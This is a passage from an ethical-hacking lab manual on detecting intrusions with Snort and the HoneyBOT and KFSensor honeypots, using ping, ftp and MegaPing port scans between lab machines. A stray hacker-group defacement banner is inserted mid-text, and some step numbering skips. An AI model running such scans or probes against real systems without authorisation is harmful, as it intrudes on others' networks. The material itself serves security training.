


FIGURE 1.21: Configuring icmp-info.rules File in Notepad++

To run Snort as a daemon, add -D switch to any combination. Notice that if you want to be able to restart Snort by sending a SIGHUP signal to the daemon, specify the full path to the Snort binary when you start it, for example: /usr/local/bin/snort -d -h 192.168.1.0/24 \ -l /var/log/snortlogs -c /usr/local/etc/snort.conf -s -D

TASK 4

Validate Configurations

58. Now, navigate to **C:\Snort** and right-click folder **bin**, select **CmdHere** from the context menu to open it in the command prompt.
59. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number, in this lab: **X** is 1).




FIGURE 1.22: Command to activate Snort and save the stored log files

Preprocessors are loaded and configured using the 'preprocessor' keyword. The format of the preprocessor directive in the Snort rules file is: preprocessor <name>: <options>.

TASK 5

Start Snort

60. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
61. If you receive an error stating "**Could not create the registry key**," then run the command prompt as an **Administrator**.
62. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, load dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.

63. If you enter all the command information correctly, you receive a comment stating **Commencing packet processing <pid=xxxx>** (the value of xxxx may be any number, in this lab, it is 1312), as shown in the screenshot:

C:\Snort\etc\snort.conf is the location of the configuration file

- Option: -l to log the output to C:\Snort\log folder
- Option: -i 2 to specify the interface




FIGURE 1.23: Initializing Snort Rule Chains Window

64. After initializing interface and logged signatures, Snort starts and waits for an attack and trigger alert when attacks occur on the machine.
65. Leave the Snort command prompt running.
66. Attack your own machine, and check whether Snort detects it or not.

TASK 6

Attack Host Machine

67. Launch your **Windows 2012 Server Landing Zone** Machine (**Attacker Machine**).
68. Open the command prompt and issue the command **ping 10.0.0.3 -t** from the **Attacker Machine**.

Note: **10.0.0.3** is the IP address of the attacker machine. This IP address may differ in your lab environment.

IPs may be specified individually, in a list, as a CIDR block, or any combination of the three.




FIGURE 1.24: Pinging the target machine from host machine

69. Switch back to Windows Server 2008 machine. Observe that Snort triggers alarm, as shown in the screenshot:

Run Snort as a Daemon syntax: /usr/local/bin/snort -d -h 192.168.1.0/24 \ -l /var/log/snortlogs -c /usr/local/etc/snort.conf -s –D.

When Snort is run as a Daemon, the daemon creates a PID file in the log directory.




FIGURE 1.25: Snort Alertsids Window Listing Snort Alerts

70. Press **Ctrl+C** to **stop** Snort. Snort exits.

Note that to view the snort log file, always stop snort and then open snort log file.




FIGURE 1.26: Exiting snort by pressing Ctrl+C

TASK 7

Examine Log File

71. Go to the **C:\Snort\log\10.0.0.2** folder, and open the **ICMP_ECHO.ids** file with Notepad++. You see that all the log entries are saved in the **ICMP_ECHO.ids** file.

Note: The folder name 10.0.0.2 might vary in your lab environment, depending on the IP address of **Windows Server 2012** machine.




FIGURE 1.27: Saved Snort log file

72. This means, whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm.
73. So, you can become alert and take certain security measures to break the communication with the attacker's machine.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Detecting Malicious Network Traffic Using HoneyBot

HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A honeypot makes a protected domain in which to capture and interact with spontaneous movement on a system. HoneyBOT is a simple-to-use arrangement perfect for system security research or as a feature of an early-warning IDS.

As a penetration tester, you will come across systems behind firewalls that block you from access to the information you want. Thus, you will need to know how to avoid the firewall rules in place and discover information about the host. This step in a penetration testing is called Firewall Evasion Rules.

Lab Objectives

The objective of this lab is to help students learn to detect malicious traffic on a network by using HoneyBot.

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Kali Linux running in Virtual machine
- Run this tool in Windows Server 2012
- HoneyBot is located at **D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Honeypot Tools\HoneyBot**

- You can download the latest version of HoneyBot from http://www.atomicsoftwaresolutions.com/. If you decide to download the latest version, screenshots might differ
- Follow the wizard driven installation steps
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Lab

Network obstructions such as firewalls can make mapping a network exceedingly difficult. This will likewise become increasingly more difficult, as stifling casual reconnaissance is often a key goal of implementing devices.

Lab Tasks

TASK 1

Launch HoneyBot

1. Launch the **Kali Linux** virtual machine before running this lab.
2. Once the installation of HoneyBot on Windows Server 2012 is complete, make sure that the **Launch HoneyBot** option is checked, so that the application will launch automatically.
3. Alternatively, you can launch HoneyBot through the Windows **Start** menu Apps.
4. The HoneyBot configuration pop-up appears; click **Yes** to configure HoneyBot.




FIGURE 2.1: HoneyBot Configuration pop-up

5. The HoneyBot Options window appears with default options checked on the General settings tab. Leave the default settings, or modify them accordingly.

6. In this lab, we are leaving the settings to default for **General Options.**

FIGURE 2.2: HoneyBot Options-General

7. Click the **Email Alert** tab; if you want HoneyBot to send you email alerts, check **Send Email Alerts,** and fill in the respective fields.
8. In this lab, we are not providing any details for emails alerts.




FIGURE 2.3: HoneyBot Options-Email Alert

9. On the **Exports** tab, in which you can export the logs recorded by HoneyBot, choose the required option to view the reports; then proceed to the next step.




FIGURE 2.4: HoneyBot Options-Exports

10. On the **Updates** tab, uncheck **Check for Updates;** click **Apply,** and click **OK** to continue.




FIGURE 2.5: HoneyBot Options-Updates

11. The **HoneyBot** main window appears, as shown in the screenshot.
12. Now, leave the HoneyBot window running on Windows Server 2012.




FIGURE 2.6: HoneyBot Main Window

13. Switch to the Kali Linux machine, open a command terminal window, type **ftp <IP Address of the Windows Server 2012 machine>** and press **Enter**.
14. Your are prompted for the ftp credentials of the Windows Server 2012 machine.
15. In this lab, the IP address of Windows Server 2012 is **10.0.0.5,** which may differ in your lab environment.




FIGURE 2.7: Running ftp command in Kali Linux

16. Switch back to Windows Server 2012, and expand the **Ports** and **Remotes** node at the left side of the HoneyBot dashboard.
17. Under **Ports,** you can see the port numbers from which Windows Server 2012 received the requests or attacks.
18. Under **Remotes,** it records the IP addresses through which it received the requests.

19. Now, right-click any IP address or Port on the left, and click **View Details,** as shown in figure, to view the complete details of the request or attack recorded by HoneyBot.

FIGURE 2.8: HoneyBot Captured Traffic

20. The Packet Log window appears, as shown in screenshot. It displays the complete log details of the request captured by HoneyBot.
21. In the screenshot, under Connection Details, you can see the Date and Time of the connection established, and the protocol used.
22. It also shows the Source IP, Port, and Server Port, as shown below.

FIGURE 2.9: HoneyBot Packet Log Information

23. Simultaneously, you can run the telnet command on the Kali Linux machine and observe the log recorded by **HoneyBot** on Windows Server 2012.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 3

Detecting Intruders and Worms using KFSensor Honeypot IDS

KFSensor is a Windows-based honeypot IDS.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Intrusion detection plays a key role in ensuring the integrity of a system's security. Network Intrusion Detection Systems (NIDSs) have long been the best method for identifying assaults. KFSensor is an NIDS that is easy to install and configure. No special hardware is required, and its efficient design enables it to run even on low-specification Windows machines.

To become an expert Penetration Tester and Security Administrator, you must possess sound knowledge of network IPSs and IDSs, identify network malicious activity and log information, and stop or block malicious network activity.

Lab Objectives

D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Honeypot Tools

The objective of this lab is for students to learn and understand IPSs and IDSs.

In this lab, you will:

- Detect hackers and worms in a network
- Provide network security

Lab Environment

To complete this lab, you will need:

- KF Sensor located at **D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Honeypot Tools\KFSensor**
- KF Sensor installed in **Windows 8.1**
- MegaPing located at **D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Honeypot Tools\MegaPing**
- MegaPing installed in **Windows Server 2012**

You can also download KFSensor from http://www.keyfocus.net

- If you have decided to download latest of version of these tools, then screen shots might differ
- Administrative privileges to configure settings and run tools

Lab Duration

Time: 10 Minutes

Overview of the Lab

KFSensor contains a powerful internet daemon service that is built to handle multiple ports and IP addresses. It is written to resist denial of service and buffer overflow attacks.

Building on this flexibility KFSensor can respond to connections in a variety of ways, from simple port listening and basic services (such as echo), to complex simulations of standard system services. For the HTTP protocol KFSensor accurately simulates the way Microsoft's web server (IIS) responds to both valid and invalid requests. As well as being able to host a website it also handles complexities such as range requests and client side cache negotiations. This makes it extremely difficult for an attacker to fingerprint, or identify KFSensor as a honeypot..

Lab Tasks

TASK 1

Configure KFSensor

Note: Ensure that WinPcap is installed before running this lab.

1. Log into **Windows 8.1** virtual machine.
2. Navigate to **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Honeypot Tools\KFSensor**, double-click **kfsens40.exe** and follow the wizard driven installation steps to install KFSensor.
3. After installation it will prompt to reboot the system. **Reboot** the virtual machine.
4. As soon as you log in to the machine, KFSensor main window appears along with a KFSensor dialog box stating that you need to run the application as an administrator. Click **Yes** to close the dialog box.
5. Click the **Windows** icon at the lower-left corner of the **Desktop**.

FIGURE 3.1: Clicking Windows icon

6. The **Start** screen appears; click the **down arrow** to view the installed applications in **Windows 8.1**.

To set up common ports KFSensor has a set of pre-defined listen definitions. They are:


- Windows Workstation
- Windows Server
- Windows Internet Services
- Windows Applications
- Linux (services not usually in Windows)
- Trojans and worms

FIGURE 3.2: Click on down arrow to view installed apps

7. On the **Apps** screen, right click **KFSensor**, and click **Run as administrator** in the lower part of the screen.

FIGURE 3.3: Running KFSensor as Administrator

8. On first launch of **KFSensor, the setup wizard** appears; click **Next**.



The Set up Wizard is used to perform the initial configuration of KFSensor.

FIGURE 3.4: KFSensor main Window

9. Check all the **port classes** to include, and click **Next**.




FIGURE 3.5: KFSensor Window with Setup Wizard

10. Uncheck all the **ports with all active native services** to include, and click **Next.**




FIGURE 3.6: KFSensor Window with Setup Wizard

The KFSensor Monitor is a module that provides the user interface to the KFSensor system. With it you can configure the KFSensor Server and examine the events that it generates.

11. Leave the domain name field set to default, and click **Next**.

FIGURE 3.7: KFSensor Set Up Wizard - Domain

KFSensor can send alerts by email. The settings in the wizard are the minimum needed to enable this feature.

12. If you want to send **KFSensor alerts** by email, specify email address details, and click **Next**.




FIGURE 3.8: KFSensor Setup Wizard-email alerts

A systems service is a special type of application that Windows runs in the background and is similar in concept to a UNIX daemon.

13. Select options for **Denial of Service**, **Port activity**, **Proxy Emulation**, and **Network Protocol Analyzer,** and click **Next**.




FIGURE 3.9: KFSensor Window with Setup Wizard-options

The KFSensor Server becomes independent of the logged on user, so the user can log off and another person can log on without affecting the server.

14. Check **Install as system service**, and click **Next.**

FIGURE 3.10: KFSensor Setup Wizard-system service

The Visitors View is displayed on the left panel of the main window. It comprises of a tree structure that displays the name and status of the KFSensor Server and the visitors who have connected to the server.

15. Click **Finish** to complete the setup.

FIGURE 3.11: KFSensor finish installation

The Ports View is displayed on the left panel of the main window. It comprises of a tree structure that displays the name and status of the KFSensor Server and the ports on which it is listening.

TASK 2

Configure MegaPing

20. Leave the **KF Sensor** tool running.
21. Follow the wizard driven installation steps to install MegaPing on **Windows Server 2012 (Host Machine)**.
22. Click on **MegaPing** in the Start menu apps, and click **I Agree**.

FIGURE 3.14: Launching MegaPing application

23. The **About MegaPing** pop-up appears; click **I Agree** to continue.




FIGURE 3.15: About MegaPing pop-up

The protocol level of KFSensor is used to group the ports based on their protocol; either TCP or UDP.

The Ports View can be displayed by selecting the Ports option from the View menu.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

24. The main **MegaPing** window opens, as shown in screenshot:




FIGURE 3.16: MegaPing main window

The Visitors View can be displayed by selecting the Visitors option from the View menu.

TASK 3

Perform Port Scanning

25. Select **Port Scanner** in the left pane.
26. Enter the IP address in the Destination Address List of the **Windows 8.1** (in this lab, **10.0.0.4**) machine on which KFSensor is running, and click **Add**.




FIGURE 3.17: Adding hosts in MegaPing

27. Check the IP address, and click on **Start** button to start listening to the traffic on **10.0.0.4**.

Note: This IP address may vary in your lab environment.




FIGURE 3.18: Beginning the Scan on 10.0.0.4

